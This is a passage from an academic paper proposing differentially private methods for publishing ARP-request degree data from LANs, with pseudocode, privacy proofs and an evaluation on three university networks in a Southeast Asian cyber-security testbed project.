Definition 5 (ε-edge-DP). An algorithm satisfies ε-edge-differential privacy (ε-edge-DP) if and only if it satisfies $(\varepsilon, 0)$-edge-DP.

Since an edge in our system refers to ARP requests between a pair of Users, Definitions 4 and 5 provide privacy protection for these ARP requests. This means that an algorithm satisfying ε-edge-DP/ (ε, δ)-edge-DP is guaranteed to reveal no information about all ARP requests exchanged between any pair of Users, *resulting in hiding the ARP relationship of all Users*. This, for example, could hide the source of infection in LAN as it is common for malware to utilize ARP as the first step to discover and infect other LAN User-s.

Nonetheless, the guarantee provided by these definitions is not strong enough to protect privacy of individual Users. To achieve this stronger guarantee, we adopt the following notions:

Definition 6 ((ε, δ)-node-DP). Let $\mathcal{G}$ be the set of graphs between Users. An algorithm $\mathcal{M}: \mathcal{G} \longrightarrow \mathcal{Y}$ satisfies (ε, δ)-node-differential privacy or (ε, δ)-node-DP if, for every pair of node-neighboring graphs G and G' and every subset $S \subseteq \mathcal{Y}$,

$$\mathbb{P}(\mathcal{M}(G) \in S) \leq e^{\varepsilon}\mathbb{P}(\mathcal{M}(G') \in S) + \delta. \tag{10}$$

Definition 7 (ε-node-DP). An algorithm satisfies ε-node-differential privacy (ε-node-DP) if and only if it satisfies $(\varepsilon, 0)$-node-DP.

Indeed, by removing a node we also have to remove all of its edges. One then has that ε-node-DP is stronger than ε-edge-DP. In our scenario, an algorithm satisfying ε-node-DP/ (ε, δ)-node-DP prevents information leakage about presence or absence of any individual User.

Remark 1. Recall δ represents an upper bound of the probability that an algorithm fails to satisfy the ε-DP notion. As an example, an algorithm satisfying (ε, δ)-node-DP has at most δ probability that will leak some information about an individual node in a graph. To make (ε, δ)-edge/node-DP notions meaningful in practice, one must minimize this failure probability by ensuring that δ is negligible in terms of number of data points ($\#p$) considered in the DP notion [29]. One way to achieve this is to set δ to: $\delta = \delta'/\#p$ for some small δ'.

In (ε, δ)-node-DP notion, $\#p$ is the number of nodes; whereas, in (ε, δ)-edge-DP, $\#p$ corresponds to the number of possible directed edges $\approx (\#\text{nodes})^2$. Thus, it is easy to see that δ in (ε, δ)-edge-DP must be set smaller than that in (ε, δ)-node-DP in order to attain the negligible probability.

6. Releasing ARP-Request Data with ε-Edge/ Node-DP

In this section, we present two approaches, called *naïve* and *histogram-based*; the former guarantees ε-edge-DP while the latter is proven to satisfy the ε-node-DP notion. Later in Section 7, we describe variants of these approaches that satisfy the more relaxed (ε, δ)-edge/node-DP notions.

6.1. Naïve Approach. The naïve approach is described in Algorithm 1.

In the rest of this section, we discuss non-trivial details of this approach and show that it indeed satisfies ε-edge DP.

Theorem 3. *The naïve approach as described in Algorithm 1 is ε-edge-DP.*

Proof. Let $V_j \in \mathcal{G}$ be the directed graph of ARP requests in week j. Let $\mathcal{M}$ be the algorithm that computes the weekly total degrees and $D_j = \mathcal{M}(V_j)$ (line 2 of Algorithm 1), which also corresponds to the total number of edges in V_j. To preserve ε-edge-DP of each User's ARP requests, one can simply use the Laplace mechanism. To do so, we need to find an upper bound of the sensitivity $\Delta^{\mathcal{M}}$. Let V_j' be an edge-neighboring graph of V_j in week j and $D_j' = \mathcal{M}(V_j')$. Then, $\Delta^{\mathcal{M}} = |D_j - D_j'| \leq 1$ and we have the following Laplace mechanism $\mathcal{A}'$ (line 2-3) guarantee the ε/t-node DP:

$$\mathcal{A}'(V_j) = \mathcal{M}(V_j) + Y_j, \tag{11}$$

where $Y_j \sim \text{Laplace}(t/\varepsilon)$ (line 3).

Algorithm 1 can then be represented as

$$\mathcal{A}(V) = \text{P}(\mathcal{A}'(V_1), \ldots, \mathcal{A}'(V_t)), \tag{12}$$

where P is a postprocessing function (line 4-5) that: (i) precludes a negative output by thresholding it to 0, and (ii) rounds a nonnegative privatized value into the closest integer in order to prevent the floating point attack [31].

Input: $V = \{V_1, V_2, \ldots, V_t\}$,
t,
ε
Output: $D = \{D_1, D_2, \ldots, D_t\}$
(1) **for** $j = 1$ **to** t **do**
(2) $D_j \longleftarrow \text{Sum}(\text{Degree}(V_j))$
(3) $D_j \longleftarrow D_j + \text{Laplace}(t/\varepsilon)$
(4) **if** $D_j > 0$ **then** $D_j \leftarrow \text{int}(D_j)$
(5) **else** $D_j \longleftarrow 0$
(6) **end**

Algorithm 1: Naïve Approach.

By Proposition 1 and 2, we can conclude that this algorithm is $t\varepsilon/t$-edge-DP or ε-edge-DP.

To prevent excessive information loss, one needs the Laplace noise to be smaller than D_j, i.e., $t/\varepsilon \langle \mathbb{E}[D_j]$ or $\varepsilon \rangle t/\mathbb{E}[D_j]$. This can be achieved in realistic settings, e.g., $\varepsilon = 2$ in our experiment (Section 8) where $t = 30$ and the lower quartile of D_j is 20.

On the other hand, a similar analysis for the ε-node-DP results in much bigger Laplace noises; consider two node-neighboring directed graphs V_j, V_j' of n Users. The degrees D_j, D_j' defined as above satisfy $|D_j - D_j'| \leq n$, which cannot be improved further. Thus, in order to employ the Laplace mechanism, the noises have to be sampled from $\text{Laplace}(tn/\varepsilon)$. In contrast to the edge-DP regime, the scale of the noise comes with a factor of n. As a result, for a large number of Users, it is no longer feasible to preserve both privacy and utility at the same time.

6.2. Histogram-Based Approach. As seen in the previous subsection, the naïve approach cannot be used to satisfy ε-node-DP in practice due to its high sensitivity, leading to too strong additive noises which in turn significantly lower utility of the released data. Instead, we propose a second approach utilizing a histogram that helps reduce the ε-node-DP sensitivity to a reasonable amount.

Our histogram-based approach is shown in Algorithm 2. The rationale behind this approach is to transform the degree data in such a way that its sensitivity is minimized when any User is removed from V_j. Naturally, a histogram is a good fit for this approach since it provides a way to partition data into disjoint groups/bins, where each bin in this case represents a range of degrees. Thus, this approach first computes the degrees of each User in a specific week and uses this degree data to construct a histogram, as shown in line 2 of Algorithm 2. This histogram data minimizes the ε-node-DP sensitivity because removing a User from the histogram data affects only one bin, i.e., the one this User belongs, and it only decreases its bin count by one; *other histogram bins are unaffected by this change*. We then can apply the Laplace mechanism on each bin (line 3), threshold and round the resulting value to the closest integer (line 5-6) and finally return this noisy histogram as an output.

We now formally show that the histogram-based approach satisfies ε-node-DP.

Theorem 4. *The histogram-based approach as described in Algorithm 2 is ε-node-DP.*

Proof. Let V_j and V_j' be node-neighboring directed graph at time j, i.e., V_j' can be obtained from V_j by adding or removing a single node. Let $\mathcal{M}: \mathcal{G} \longrightarrow \mathbb{R}^k$ be the algorithm that computes the histogram of the degrees, i.e., the entries of $\mathcal{M}(V_j)$ and $\mathcal{M}(V_j')$ are the count of nodes by their degrees. Then $\mathcal{M}(V_j)$ and $\mathcal{M}(V_j')$ differ by one in the entry corresponding to the degree of User j, who only exists in either V_j or V_j'. Therefore, $\Delta^{\mathcal{M}} = |\mathcal{M}(V) - \mathcal{M}(V_j')| \leq 1$.

Observe that line 2-7 of Algorithm 2 can be written as a randomized algorithm $\mathcal{A}': \mathcal{G} \longrightarrow \mathbb{R}^k$ defined by

$$\mathcal{A}'\left(V_j\right) = \mathrm{P}\left(\mathcal{M}\left(V_j\right) + \left(Y_1, \ldots, Y_k\right)\right), \tag{13}$$

where $Y_i \sim \text{Laplace}(t/\varepsilon)$ and P corresponds to the *threshold-then-round* function computed on all bin counts (line 5-6). It follows from Theorem 1 and Proposition 1 that $\mathcal{A}'$ is ε/t-node-DP.

Then, we can define Algorithm 2 as a randomized algorithm $\mathcal{A}$ as follows:

$$\mathcal{A}(V) = \left(\mathcal{A}'\left(V_1\right), \ldots, \mathcal{A}'\left(V_t\right)\right). \tag{14}$$

By Proposition 2, we have that the histogram-based approach (described in Algorithm 2) is $t\varepsilon/t$-node-DP or ε-node-DP. □

7. Releasing ARP-Request Data with (ε, δ)-Edge/Node-DP

The approaches in the previous section require adding a noise proportional to t, which may not scale well in practice when t is large. We explore an alternative by instead adopting the Gaussian Mechanism in order to reduce additive noise from $O(t)$ to $O(\sqrt{t})$. We call these variants, *naïve-δ* and *histogram-based-δ*, which guarantee (ε, δ)-edge-DP and (ε, δ)-node-DP, respectively.

7.1. Naïve-δ Approach. In conjunction with the naïve approach (Algorithm 1) which gives a strong privacy guarantee by adding considerably large amount of noises, we develop here another approach that adds less noises, but provides a weaker (ε, δ)-edge DP guarantee. The algorithm is described

Input: $V = \{V_1, V_2, \ldots, V\}_t$, t, ε
Output: $D = \{D_1, D_2, \ldots, D_t\}$
(1) **for** $j = 1$ **to** t **do**
(2) $D_j \longleftarrow$ Histogram (Degree (V_j))
(3) **foreach** bin $\in D_j$ **do**
(4) bin · count $\longleftarrow$ bin · count + Laplace (t/ε)
(5) **if** bin · count > 0 **then**
bin · count $\longleftarrow$ int (bin · count)
(6) **else** bin · count $\longleftarrow 0$
(7) **end**
(8) **end**

Algorithm 2: Histogram-based Approach.

in Algorithm 3. Similar to Algorithm 1, we round the noisy outputs to the nearest integers to protect the data from floating point attacks. In the rest of this section, we discuss nontrivial details of this approach and show that it indeed satisfies (ε, δ)-edge DP.

Theorem 5. *The naïve-δ approach as described in Algorithm 3 is (ε, δ)-edge-DP.*

Proof. Let $V_j \in \mathcal{G}$ be the directed graph of ARP requests in week j. Let $\mathcal{M}$ be the algorithm that computes the weekly total degrees and $D_j = \mathcal{M}(V_j)$ (line 3 of Algorithm 3). As in the proof of Theorem 3, the edge-sensitivity $\Delta^{\mathcal{M}}$ satisfies $\Delta^{\mathcal{M}} \leq 1$. Observe that line 3-6 of Algorithm 3 can be written as a randomized algorithm $\mathcal{A}' : \mathcal{G} \longrightarrow \mathbb{R}^k$ defined by

$$\mathcal{A}'\left(V_j\right) = \mathrm{P}\left(\mathcal{M}\left(V_j\right) + \left(Y_1, \ldots, Y_k\right)\right), \tag{15}$$

where $Y_i \sim N(0, t/2\rho)$ and P corresponds to the *threshold-then-round* function computed on all bin counts (line 5-6). It follows from Theorem 2 and Proposition 1 that $\mathcal{A}'$ is ρ/t-zCDP.

Then, we can define Algorithm 3 as a randomized algorithm $\mathcal{A}$ as follows:

$$\mathcal{A}(V) = \left(\mathcal{A}'(V_1), \ldots, \mathcal{A}'(V_t)\right). \tag{16}$$

By Proposition 2, we have that the Algorithm 3 is $t\rho/t$-zCDP or ρ-zCDP. Using Lemma 1 and recalling the definition of ρ in line 1 of Algorithm 3, we conclude that this algorithm is also (ε, δ)-edge-DP. □

7.2. Histogram-Based-δ Approach. We aim to construct an (ε, δ)-node-DP with less noises compared to the ε-node-DP algorithm in Section 6.2. We still rely on a histogram-based approach as it has small sensitivity upon adding/removing a node. Our histogram-based-δ approach is described in Algorithm 4.

Theorem 6. *The histogram-based-δ approach as described in Algorithm 4 is (ε, δ)-node-DP.*

Proof. Let V_j and V_j' be node-neighboring directed graph at time j, i.e., V_j' can be obtained from V_j by adding or removing a single node. Let $\mathcal{M} : \mathcal{G} \longrightarrow \mathbb{R}^k$ be the algorithm that computes the histogram of the degrees, i.e., the entries of $\mathcal{M}(V_j)$ and $\mathcal{M}(V_j')$ are the count of nodes by their degrees. As in the proof of Theorem 4, the node-sensitivity $\Delta^{\mathcal{M}}$ satisfies $\Delta^{\mathcal{M}} \leq 1$

Looking at Algorithm 4, we observe that line 3-7 can be written as a randomized algorithm $\mathcal{A}' : \mathcal{G} \longrightarrow \mathbb{R}^k$ defined by

$$\mathcal{A}'\left(V_j\right) = \mathrm{P}\left(\mathcal{M}\left(V_j\right) + \left(Y_1, \ldots, Y_k\right)\right), \tag{17}$$

where $Y_i \sim N(0, t/2\rho)$ and P corresponds to the *threshold-then-round* function computed on all bin counts (line 6-7). It follows from Theorem 2 and Proposition 1 that $\mathcal{A}'$ is ρ/t-node-DP.

Then, we can define Algorithm 4 as a randomized algorithm $\mathcal{A}$ as follows:

$$\mathcal{A}(V) = \left(\mathcal{A}'(V_1), \ldots, \mathcal{A}'(V_t)\right). \tag{18}$$

By Proposition 2, we have that the histogram-based approach (described as in Algorithm 4) is $t\rho/t$-zCDP or ρ-zCDP. From the definition of ρ in line 1 of Algorithm 4, we conclude using Lemma 1 that this algorithm is also (ε, δ)-node-DP. □

8. Evaluation

In this section, we evaluate our approaches by deploying them as part of a large-scale research project and reporting their utility from a real-world dataset extracted from such project.

8.1. Real-World Deployment

8.1.1. Background. ASEAN-Wide Cyber-Security Research Testbed Project is a large-scale research project with collaboration between multiple universities primarily located in Southeast Asia including Prince of Songkla University, Thailand (PSU), Universitas Brawijaya, Indonesia (UB), University of Computer Studies Yangon, Myanmar (UCSY), Institute of Technology of Cambodia, Cambodia (ITC), University of Information Technology, Myanmar (UIT), and The University of Tokyo, Japan (UT). The ultimate goal of

Input: $V = \{V_1, V_2, \ldots, V_t\}$, t, ε, δ
Output: $D = \{D_1, D_2, \ldots, D_t\}$
(1) $\rho \longleftarrow (\sqrt{\log(1/\delta) + \varepsilon} - \sqrt{\log(1/\delta)})^2$
(2) **for** $j = 1$ **to** t **do**
(3) $\quad D_j \longleftarrow \text{Sum}(\text{Degree}(V_j))$
(4) $\quad D_j \longleftarrow D_j + N(0, t/2\rho)$
(5) $\quad$ **if** $D_j > 0$ **then** $D_j \leftarrow \text{int}(D_j)$
(6) $\quad$ **else** $D_j \longleftarrow 0$
(7) **end**

Algorithm 3: Naïve-δ Approach.

Input: $V = \{V_1, V_2, \ldots, V_t\}$, t, ε, δ
Output: $D = \{D_1, D_2, \ldots, D_t\}$
(1) $\rho \longleftarrow (\sqrt{\log(1/\delta) + \varepsilon} - \sqrt{\log(1/\delta)})^2$
(2) **for** $j = 1$ **to** t **do**
(3) $\quad D_j \longleftarrow \text{Histogram}(\text{Degree}(V_j))$
(4) $\quad$ **foreach** bin $\in D_j$ **do**
(5) $\quad\quad$ bin $\cdot$ count $\longleftarrow$ bin $\cdot$ count $+ N(0, t/2\rho)$
(6) $\quad\quad$ **if** bin $\cdot$ count$\rangle$0 **then**
$\quad\quad$ bin $\cdot$ count $\longleftarrow$ int(bin $\cdot$ count)
(7) $\quad\quad$ **else** bin $\cdot$ count $\longleftarrow 0$
(8) $\quad$ **end**
(9) **end**

Algorithm 4: Histogram-based-δ Approach.

this project is to create a real-world public testbed of malware behaviors captured in ASEAN countries.

Independent of our work, the first phase of this project involves capturing, collecting and analyzing LAN data in Southeast Asian countries. To achieve this task, a small monitoring device, implemented atop of a raspberry-Pi 3B in Figure 3, is introduced and placed into several LANs across the ASEAN region. This monitoring device observes and captures the network traffic flowing within a LAN and periodically outputs the captured data to our server, in which such data is analyzed and a model of ASEAN malware is eventually created.

8.1.2. Deployment. Our work plays an important role in the second phase of this research project. It allows us to privately share aggregate ARP data collected from the previous phase with other project members as well as to the public domain.

Our approaches enable a release mechanism of ARP-request data that still retains the utility of LAN anomaly detection. To assess utility, we evaluated our approaches on a subset of data captured and extracted from this research project.

The extracted dataset contains all ARP-request data observed and collected from 3 real-world LANs over a 30-week period. These LANs are located in: (1) The University of Tokyo, Japan (thus, its dataset is labeled as JPN), (2) Prince of Songkla University–Phuket Campus, Thailand (HKT) and (3) Prince of Songkla University–Hatyai Campus, Thailand (HDY). Details about these monitored LANs can be found in Table 3.

8.1.3. Parameter Selection. As we collected ARP requests over a 30-week period, $t = 30$. The naïve approach involves no other parameters. Meanwhile, the histogram-based approach consists of an additional set of parameters: the number of bins and the width of each bin.

Intuitively, a larger number of bins leads to smaller bin counts.

In such case, the noise injected by our approach would become too large, severely decreasing utility of the released data. To avoid this problem, we select the number of histogram bins to be relatively small – 3. Specifically, we choose the first two bins to correspond to the number of Users whose degrees are 1 and 2, respectively; the third bin contains the number of User-s with degree ≥3.

Finally, the approaches in Section 7 consist of another parameter δ. Recall from the Remark 1 in Section 5 that δ must be negligible with respect to the number of data points ($\#p$). In other words:

$$\delta = \delta'/\#p \text{ for some small } \delta', \tag{19}$$

In our target system, $\#p$ corresponds to n and n^2 for the node-DP and edge-DP notions, respectively; See Table 3 for the number of Users (n) in each monitored LAN. Unless stated otherwise, we use $\delta' = 0.01$ for all experiments.

Figure 3: Monitoring device (raspberry-Pi 3B) deployed to a LAN.

Table 3: Details of monitored LANs.

Label	Location of LAN			Collection period			Users (n)
	University	City	Country	Start date	End date	# Weeks (t)	
JPN	UT	Tokyo	Japan	Aug 9, 2019	Mar 6, 2020	30	95
HKT	PSU	Phuket	Thailand	Nov 6, 2020	June 4, 2021	30	63
HDY	PSU	Hat Yai	Thailand	Oct 21, 2020	May 19, 2021	30	206

Nonetheless, the impact of different δ' values on the utility is also assessed in the next subsection.

8.2. Utility Assessment: RMSE

8.2.1. RMSE. In the context of differential privacy, one common utility metric is defined as an error between the released privatized values z^* and the nonprivatized aggregates z. We adopt a similar approach and select the root-mean-square error (RMSE) as our first evaluation metric:

$$\text{RMSE} = \sqrt{\frac{1}{n}\sum_{i=1}^{n}\left(z^*[i] - z[i]\right)^2}. \tag{20}$$

where $z[i]$ and $z^*[i]$ represent the i^{th} data point in z and z^*, respectively. For the naïve approach and its variant, $z[i]$ corresponds to the sum of all User's ARP degrees observed in week i, while $z^*[i]$ refers to the privatized output on the same ARP data. On the other hand, $z[i]$ represents a histogram bin in the histogram-based and histogram-based-δ approaches.

8.2.2. Impact of ε. Recall that ε refers to a privacy budget in the DP notion and a lower value of ε implies stronger privacy, while possibly sacrificing utility.

Figure 4 shows the impact of ε on the utility of the proposed approaches. Unsurprisingly, we achieve lower errors and thus better utility from a higher ε. For all 3 monitored LANs, $\varepsilon = 5$ seems to be a pragmatic choice in order to maintain a low error (< 10) for all approaches.

Next, we show how much utility can be improved by using the approaches in Section 7 instead of their counterparts in Section 6. The result, illustrated in Figure 5, suggests that both naïve-δ and histogram-based-δ approaches enjoy higher utility (i.e., a utility gain) when $\varepsilon \leq 4$. However, as the ε gets larger, this utility gain becomes smaller; in fact, the naïve-δ approach incurs a utility loss when $\varepsilon \geq 8$ for all monitored LANs. This result suggests using the approaches in Section 7 only when one needs stronger privacy, i.e., small ε.

Figure 5 also indicates the histogram-based-δ approach significantly outperforms the naïve-δ approach in terms of the utility gain. For $\varepsilon \leq 4$, the histogram-based-δ approach provides $\geq 28\%$ utility gain, while a smaller amount of utility gain ($\leq 20\%$) can be realized in the naïve-δ approach. This is expected because the histogram-based-δ approach introduces a smaller value of δ (see the Remark 1 in Section 5), making the additive noise smaller and thus resulting in the higher utility gain.

In addition, n also has a direct impact to δ and hence to the overall utility. As seen in Figure 5, among all monitored LANs, HDY has the highest number of Users and therefore suffers the lowest utility gain.

8.2.3. Impact of δ'. We now assess the impact of δ' on the utility of our approaches. Figure 6 shows RMSE of the naïve-δ and histogram-based-δ approaches for different values of δ'. As expected, increasing δ' results in a decrease in RMSE and thus improves the utility of our approaches. This decrease is logarithmic as a function of δ'.

The utility gain of the naïve-δ and histogram-based-δ approaches with respect to their original counterparts is illustrated in Figure 7. Our approaches benefit from the higher utility gain when δ' is larger. For most δ' values, the histogram-based-δ approach provides a positive utility gain over the histogram-based approach. Meanwhile, a utility gain can be achieved from the naïve-δ approach when $\delta' \geq 10^{-3}$.




Figure 4: RMSE with different ε values.




Figure 5: Utility gain (in %) with respect to their ε-edge/node-DP counterparts.




Figure 6: RMSE with different δ' values where $\delta = \delta'/(\#p)$ and ε is fixed to 1.




Figure 7: Utility gain (in %) with respect to their ε-edge/node-DP counterparts.

This experimental result suggests that both naïve-δ and histogram-based-δ approaches still provide a utility advantage over their original counterparts even for δ' smaller than 10^{-2} (up to 10^{-3} for the naïve-δ approach and 10^{-6} for the histogram-based-δ approach). In practice, one may choose to opt for smaller δ' if a stronger privacy guarantee is needed.

8.3. Utility Assessment: Anomaly Detection Accuracy

8.3.1. Anomaly Detection Algorithm. In addition to low errors, it is also essential that outputs produced by our approaches can still be useful in identifying anomalous activities in LAN. Hence, we further evaluate utility of our approaches by assessing them via a LAN anomaly detector. In this experiment, we consider our approaches to preserve the utility of anomaly detection if the anomaly detector classifies the privatized data the same way as the original (nonprivatized) data.

For the anomaly detector, we choose an approach based on exponentially weighted moving average and variance [32] proposed by Matsufuji et al. [7] since it is tailored specifically for detecting LAN anomalies based on ARP data, which is also the focus in this work. All parameter values are selected based on the recommendation from [7].

It is worth noting that the anomaly detector in [7] only supports input of type univariate time series. However, the histogram-based approach and its variant produce a multivariate time series output (i.e., a time series of histograms), and hence cannot be used directly as input to the anomaly detector. To address this issue, we perform a simple transformation that converts two consecutive histograms into a single variable using the L_1 distance function; the result of this transformation is then given as input to the anomaly detector. More formally, the transformation is defined as

$$z^*[i] = \|\text{hist}[i] - \text{hist}[i+1]\|_1 \text{ for } i \in \{1, \ldots, t-1\}. \quad (21)$$

8.3.2. Metrics. In this experiment, we evaluate utility of our approaches using two metrics: true positive rate (TPR) and F_1 score. In particular, we consider $z^*[i]$, a noisy data point produced by our approach, to be a true positive (TP) if the anomaly detector classifies both $z^*[i]$ and $z[i]$ as an anomaly, where $z[i]$ represents the original nonprivatized counterpart. $z^*[i]$ is a false positive (FP) if the anomaly detector finds an anomaly in $z^*[i]$ but not in $z[i]$. A true negative (TN) and a false negative (FN) are also defined similarly.

Based on these definitions, TPR and F_1 metrics can be formulated as

$$\text{TPR} = \frac{\text{TP}}{\text{TP} + \text{FN}}, \qquad F_1 = \frac{\text{TP}}{\text{TP} + 0.5\,(\text{FP} + \text{FN})}. \quad (22)$$

A high value of TPR implies that a high percentage of anomalies detected in the original data is also captured as an anomaly in the privatized data. On the other hand, a high value of F_1 implies relatively small values of FP and FN compared to TP.

8.3.3. Results. Figures 8 and 9 show the utility of our approaches evaluated using TPR and F_1 metrics, respectively. First, we can see that ε does not affect utility of the naïve and naïve-δ approaches as both approaches still provide almost perfect utility scores in all monitored LANs.

On the other hand, the histogram-based and histogram-based-δ approaches yield low utility for small ε. The utility scores then become higher as ε increases. For HKT, both approaches achieve a reasonable score of > 0.75 with $\varepsilon = 5$. Meanwhile, ε must be set to 6 in order to achieve the same utility score in HDY. JPN requires the highest $\varepsilon (= 12)$ in order for the histogram-based-δ approach to perform 75% TPR.

Lastly, the results also confirm that the histogram-based-δ approach significantly outperforms the naïve-δ approach in terms of utility. Thus, we recommend to deploy the histogram-based-δ approach over the histogram-based approach when one needs to publish ARP-request data with user privacy protection (i.e., corresponding to the node-DP notion); whereas, if edge-DP is sufficient, the naïve approach is a more reasonable choice over the naïve-δ approach as the former provides a stronger privacy guarantee while both approaches achieve the similar utility performance.

8.3.4. Comparison with RMSE. In most cases, the utility results from TPR and F_1 metrics are consistent with the previous results measured using RMSE in Section 8.2. That is, a higher ε leads to higher utility with lower RMSE and higher TPR and F_1. On the other hand, an extremely low value of ε (e.g., $\varepsilon = 1$) renders the output data useless as it can no longer be used to reveal anomalies due to its low TPR/F_1. There is, however, one exception: the naïve and naïve-δ approaches surprisingly can still attain high TPR and F_1 utility despite low ε. This indicates that such approaches are more robust to additive noises than other approaches.

9. Discussion

9.1. ARP Fields. Our approaches take as input ARP-degree data, which in turn makes use of only 5 fields in ARP packets: SHA, SPA, THA, TPA, and OPER. In this work, we choose to discard the rest of the ARP fields (i.e., Hardware Type/Length (HTYPE/HLEN) and Protocol Type/Length (PTYPE/PLEN)) from our analysis. This is because, in practice, these discarded fields usually have fixed values that contain neither sensitive information nor anything meaningful to our approaches. For instance, since ARP is only applicable to IPv4, the PLEN field is always set to the value of 4 indicating the size of an IPv4 address; or HTYPE usually contains the value of 1 representing the ubiquitous Ethernet hardware type. As these fields are generally constant for all

